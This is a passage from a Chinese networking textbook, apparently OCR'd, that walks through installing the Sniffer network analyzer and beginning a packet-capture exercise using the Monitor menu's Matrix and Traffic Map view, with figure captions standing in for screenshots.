


图 9.61　安装进度

按提示填写对话框，如图 9.62 所示。




图 9.62　填写对话框

填完后单击 Next 按钮，选择安装路径，如图 9.63 所示。




图 9.63　安装路径

（3）安装过程中，要填写一些注册信息，可以简要填写，注意软件的序列号要填写正确，如图 9.64 和图 9.65 所示。



图 9.64　填写注册信息(1)




图 9.65　填写注册信息(2)

(4) 安装即将结束时,选择接入 Internet 的方式,可以根据实际情况选取,如图 9.66 和图 9.67 所示。




图 9.66　选择接入 Internet 的方式




图 9.67　安装结束

（5）安装成功后，重新启动计算机。

重新启动计算机后，就可以进入软件的开始界面，此时从 File 菜单选择 Log On，此时 Sniffer 开始工作，如图 9.68 所示。




图 9.68　启动 Sniffer

任务二　捕获数据包

（1）选中 Monitor 菜单下的 Matrix，此时可以看到网络中的 Traffic Map，如图 9.69 所示。




图 9.69　选择 Matrix

(2) 图 9.70 显示了网络中的 Traffic Map 视图。在左下角可以通过单击 MAC、IP 或 IPX 使 Traffic Map 视图显示相应主机的 MAC、IP 或 IPX 地址。图 9.70 中显示的是网络中主机的 IP 地址，每条连线表明两台主机间的通信。

